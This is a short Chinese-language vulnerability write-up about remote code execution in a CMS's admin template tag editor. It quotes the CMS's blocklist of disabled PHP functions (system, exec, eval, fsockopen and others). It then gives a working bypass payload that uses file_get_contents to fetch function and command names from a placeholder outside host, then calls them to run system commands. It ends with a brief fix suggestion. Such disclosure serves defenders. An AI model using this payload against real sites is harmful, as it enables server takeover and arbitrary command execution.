本次漏洞产生因该cms对代码缺少有效过滤

漏洞产生位置为后台模板模块，标签源码管理功能页



漏洞产生原因

相关源码如下

‘’’

$content = preg\_replace("#(/\\*)[\s\S]\*(\\*/)#i", '', $content);

global $cfg\_disable\_funs;

$cfg\_disable\_funs = isset($cfg\_disable\_funs) ? $cfg\_disable\_funs : 'phpinfo,eval,assert,exec,passthru,shell\_exec,system,proc\_open,popen,curl\_exec,curl\_multi\_exec,parse\_ini\_file,show\_source,file\_put\_contents,fsockopen,fopen,fwrite,preg\_replace';

$cfg\_disable\_funs = $cfg\_disable\_funs.',[$]GLOBALS,[$]\_GET,[$]\_POST,[$]\_REQUEST,[$]\_FILES,[$]\_COOKIE,[$]\_SERVER,include,require,create\_function,array\_map,call\_user\_func,call\_user\_func\_array,array\_filert';

‘’’

没有对file\_get\_contents函数和函数返回值后加括号的形式进行过滤

所以playload如下

<?php

$fh = file\_get\_contents('http:// xx.xx.xx.xx /1.txt');

$b=file\_get\_contents('http://xx.xx.xx.xx/2.txt');

function aaa($a){

return $a;

}

echo aaa($b)($fh);

?>


http:// xx.xx.xx.xx /1.txt内容为

dir

http:// xx.xx.xx.xx /2.txt内容为

system

通过访问对应的网页可以执行任意代码



修复建议

禁用相关函数